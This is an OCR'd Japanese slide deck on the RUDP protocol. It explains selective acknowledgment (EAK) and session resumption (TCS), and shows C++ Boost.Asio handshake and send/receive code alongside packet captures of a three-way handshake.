
EAK



前のセグメントが届いていないけど
先に届いてしまったセグメントを通知する

TCPでは

選択的確認応答(**S**elective **ACK**nowledgment)と呼ばれている物



30番のセグメントが相手に届かなかった場合を考える

の受信キュー

28	29	30	31	32	33	34
ある	ある	ない	ある	ある	ない	ない

確認応答番号は29を返すことになる

ACKだけでは

既に受け取っている**31と32の再送**が発生する


28	29	30	31	32	33	34
ある	ある	ない	ある	ある	ない	ない

29までは受け取った

それより先があるなら再送が必要

でも31と32は受け取ってるから再送不要

こういう通知をするのがEAK



セグメントの到着が遅れているだけの可能性がある

シーケンス外のセグメントが**ハンドシェイク時に決めた数**に達するまでは

EAKは送らない

TCS

0 16 32

0x42(制御フラグ)	12	シーケンス番号の初期値	確認応答番号
シーケンス番号補正量	予約	**コネクション識別子上位16bit**	
コネクション識別子下位16bit		チェックサム	

接続元が変わったクライアントが
以前のセッションの再開をサーバに要求するのに用いられる

コネクション識別子にハンドシェイク時と同じ値を指定する

シーケンス番号は乱数で作り直し
元のシーケンス番号との差を**シーケンス番号補正量**に書いて送る


初期状態
ハンドシェイク成功
通信可能
再送回数が上限に達した
TCS
TCS待機
TCSが来なかった
通信不能
再ハンドシェイク失敗
終了
RST
ハートビートが
途切れた
再ハンドシェイク
成功

RUDPを喋ってみよう

```
void connect( const std::function< void( bool, uint32_t ) > &cb ) {
   client = true;
   send( generate_syn( false ), false, [this,this_=shared_from_this(),cb]( bool status ) {
     cb( status, self_config.connection_identifier );
   } );
 }
 buffer_ptr_t generate_syn( bool ack ) {
   buffer_ptr_t buffer( new buffer_t( 28 ) );
   (*buffer)[ 0 ] = ack ? 0xC0 : 0x80;
   (*buffer)[ 1 ] = 28;
   self_config.dump( std::next( buffer->data(), 4 ), std::next( buffer->data(), 26 ) );
   return buffer;
 }
```

クライアントはSYNセグメントを作ってサーバに投げる

```
void receive() {
  buffer_ptr_t data( new buffer_t( buffer_size ) );
  using boost::asio::ip::udp;
  std::shared_ptr< udp::endpoint > from( new udp::endpoint() );
  socket.async_receive_from(
    boost::asio::buffer( data->data(), data->size() ),
    *from,
    [this,data,from](
      const boost::system::error_code& error,
      size_t size
    ) {
      if( likely( !error ) ) {
        data->resize( size );
        receive();
        auto &sess = sessions[ *from ];
        if( !sess && is_syn( *data ) ) {
          sess.reset( new session( io_service, socket, *from, [this](
            const boost::asio::ip::udp::endpoint &endpoint
          ) {
            auto s = sessions.find( endpoint );
            if( s != sessions.end() ) {
              session_bindings.erase( s->second->get_self_config().connection_identifier );
              sessions.erase( s );
            }
          } ) );
          session_bindings.insert( std::make_pair( sess->get_self_config().connection_identifier,
*from ) );
        }
```

サーバはSYNを受け取ったら新しいセッションを作る

```
    if( !check_common_header( incoming ) ) throw invalid_packet();
    const auto header_size = (*incoming)[ 1 ];
    if( header_size > incoming->size() ) throw invalid_packet();
    if( header_size < 4 ) throw invalid_packet();
    uint16_t expected_sum;
    from_be16( std::next( incoming->data(), header_size - 2 ), expected_sum );
    to_be16( std::next( incoming->data(), header_size - 2 ), 0 );
    const auto sum = checksum( incoming->data(), std::next( incoming->data(), chk ? incoming-
>size() : header_size ) );
    if( expected_sum != sum ) throw invalid_packet();
    const uint8_t sequence_number = (*incoming)[ 2 ];
    if( ack && !is_valid_sequence_number( (*incoming)[ 3 ] ) ) throw invalid_packet();
    bool has_data = header_size != incoming->size();
    if( syn ) {
      std::fill( receive_buffer.begin(), receive_buffer.end(), buffer_ptr_t() );
      receive_head = sequence_number;
      remote_config = session_config( std::next( incoming->data(), 4 ), std::next( incoming-
>data(), header_size - 2 ) );
      self_config &= remote_config;
      remote_config &= self_config;
      opened = true;
    }
    if( receive_buffer[ sequence_number ] ) return; // duplicated
    receive_buffer[ sequence_number ] = incoming;
    update_receive_head( sequence_number );
    std::vector< send_cb_t > cbs;
    if( ack ) cbs = update_ack( (*incoming)[ 3 ] );
    if( syn && !ack ) send( generate_ack(), [](bool ){} );
```

受け取ったSYNの値が正常でチェックサムが合ったら

SYN+ACKを作って

```
    update_receive_head( received );
    std::vector< send_cb_t > cbs;
    if( ack ) cbs = update_ack( (*incoming)[ 3 ] );
    if( syn && !ack ) send( generate_syn( true ), false, []( bool ){} );
    if( syn && ack ) send( generate_ack(), false, []( bool ){} );
    if( has_data || tcs ) increment_cumulative_ack_counter();
    if( eak && header_size > 6 ) {
      auto cbs_ = update_eak( std::next( incoming->begin(), 4 ), std::next( incoming->begin(),
header_size - 2 ) );
      cbs.insert( cbs.end(), cbs_.begin(), cbs_.end() );
      resend( acknowledge_head, *std::next( incoming->begin(), header_size - 3 ) );
    }
    if( nul ) send( generate_ack(), false, []( bool ){} );
    if( out_of_sequence_count >= self_config.max_out_of_seq ) {
      send( generate_eak(), false, []( bool ) {} );
    }
    while( ready_to_send() && !pending.empty() ) {
      send( pending.front().first, true, pending.front().second );
      pending.pop();
    }
    for( auto &cb: cbs ) {
      cb( true );
    }
```

クライアントに送信

```
template< typename Iterator >
void send( Iterator begin, Iterator end, const send_cb_t &cb ) {
  send( generate_ack( begin, end ), false, cb );
}
void send( const buffer_ptr_t &incoming, bool resend, const send_cb_t &cb ) {
  if( !incoming ) {
    cb( false );
    return;
  }
  const bool syn = (*incoming)[ 0 ] & 0x80;
  const bool rst = (*incoming)[ 0 ] & 0x10;
  const bool nul = (*incoming)[ 0 ] & 0x08;
  const bool tcs = (*incoming)[ 0 ] & 0x02;
  std::vector< send_cb_t > cbs;
  if( !resend && state != session_state::opened && !syn && !tcs ) {
    cb( false );
    return;
  }
  if( !ready_to_send() ) {
    pending.emplace( incoming, cb );
    return;
  }
  const bool ack = (*incoming)[ 0 ] & 0x40;
  if( !check_common_header( incoming ) ) throw invalid_packet();
  const auto header_size = (*incoming)[ 1 ];
  if( header_size > incoming->size() ) throw invalid_packet();
  if( header_size < 4 ) throw invalid_packet();
  bool has_data = header_size != incoming->size();
  if( syn ) {
```

送りたいデータがあるときはACKセグメントを作って

```
      self_config = session_config( std::next( incoming->data(), 4 ), std::next( incoming->data(),
header_size - 2 ) );
      state = session_state::opened;
    }
    if( rst ) {
      state = session_state::closed;
    }
    const auto sequence_number = send_head++;
    if( header_size != incoming->size() ) (*incoming)[ 0 ] = (*incoming)[ 0 ] | 0x04;
    else (*incoming)[ 0 ] = (*incoming)[ 0 ] & 0xFB;
    (*incoming)[ 2 ] = sequence_number;
    if( ack )  (*incoming)[ 3 ] = receive_head - 1;
    send_buffer[ sequence_number ] = std::make_pair( incoming, cb );
    to_be16( std::next( incoming->data(), header_size - 2 ), 0 );
    const auto sum = rudp::checksum( incoming->data(), std::next( incoming->data(), incoming-
>size() ) );
    to_be16( std::next( incoming->data(), header_size - 2 ), sum );
    send_packet( incoming, cb );
    ++unacknowledged_packet_count;
    reset_cumulative_ack_counter();
    set_null_segment_timer();
    if( has_data || nul || rst ) {
     set_retransmission_timer( sequence_number );
    }
    for( auto &[ _, cb ] : send_buffer ) {
      cb( false );
    }
  }
```

シーケンス番号と確認応答番号とチェックサムをつけて
クライアントに送信して再送タイマーをセット

```
22:52:05.891012 IP 192.168.2.2.8000 > 192.168.2.1.8000: UDP, length 28
        0x0000:  4500 0038 20d2 4000 4011 948f c0a8 0202  E..8..@.@.......
        0x0010:  c0a8 0201 1f40 1f40 0024 3bd2 801c c400  .....@.@.$;.....
        0x0020:  1040 0200 0546 03e8 01f4 03e8 03e8 0320  .....F.........
        0x0030:  2000 0667 ac01 c127                      ...g...'
22:52:05.891283 IP 192.168.2.1.8000 > 192.168.2.2.8000: UDP, length 28
        0x0000:  4500 0038 d813 4000 4011 dd4d c0a8 0201  E..8..@.@..M....
        0x0010:  c0a8 0202 1f40 1f40 0024 8589 c01c 80c4  .....@.@.$......
        0x0020:  1040 0200 0546 03e8 01f4 03e8 03e8 0320  .....F.........
        0x0030:  2000 0ffa 9071 d660                      .....q.`
22:52:05.899614 IP 192.168.2.2.8000 > 192.168.2.1.8000: UDP, length 6
        0x0000:  4500 0022 20d4 4000 4011 94a3 c0a8 0202  E.."..@.@.......
        0x0010:  c0a8 0201 1f40 1f40 000e 3bfe 4006 c580  .....@.@..;.@...
        0x0020:  fa78                                     .x
22:52:05.900717 IP 192.168.2.2.8000 > 192.168.2.1.8000: UDP, length 11
        0x0000:  4500 0027 20d5 4000 4011 949d c0a8 0202  E..'..@.@.......
        0x0010:  c0a8 0201 1f40 1f40 0013 3bf4 4406 c680  .....@.@..;.D...
        0x0020:  cbb1 6162 6364 65                        ..abcde
22:52:05.900966 IP 192.168.2.1.8000 > 192.168.2.2.8000: UDP, length 11
        0x0000:  4500 0027 d817 4000 4011 dd5a c0a8 0201  E..'..@.@..Z....
        0x0010:  c0a8 0202 1f40 1f40 0013 8578 4406 81c6  .....@.@...xD...
        0x0020:  106c 6162 6364 65                        .labcde
```

SYN

SYN+ACK

ACK

3wayハンドシェイク


```
22:52:05.900717 IP 192.168.2.2.8000 > 192.168.2.1.8000: UDP, length 11
        0x0000:  4500 0027 20d5 4000 4011 949d c0a8 0202  E..' .@.@.......
        0x0010:  c0a8 0201 1f40 1f40 0013 3bf4 4406 c680  .....@.@..;.D...
        0x0020:  cbb1 6162 6364 65                        ..abcde
22:52:05.900966 IP 192.168.2.1.8000 > 192.168.2.2.8000: UDP, length 11
        0x0000:  4500 0027 d817 4000 4011 dd5a c0a8 0201  E..'..@.@..Z....
        0x0010:  c0a8 0202 1f40 1f40 0013 8578 4406 81c6  .....@.@...xD...
        0x0020:  106c 6162 6364 65                        .labcde
22:52:06.409821 IP 192.168.2.2.8000 > 192.168.2.1.8000: UDP, length 6
        0x0000:  4500 0022 21ea 4000 4011 938d c0a8 0202  E.."!.@.@.......
        0x0010:  c0a8 0201 1f40 1f40 000e 3bfe 4006 c781  .....@.@..;.@...
        0x0020:  f877                                     .w
22:52:07.410134 IP 192.168.2.2.8000 > 192.168.2.1.8000: UDP, length 6
        0x0000:  4500 0022 24be 4000 4011 90b9 c0a8 0202  E.."$.@.@.......
        0x0010:  c0a8 0201 1f40 1f40 000e 3bfe 4806 c881  .....@.@..;.H...
        0x0020:  ef77                                     .w
22:52:07.410306 IP 192.168.2.1.8000 > 192.168.2.2.8000: UDP, length 6
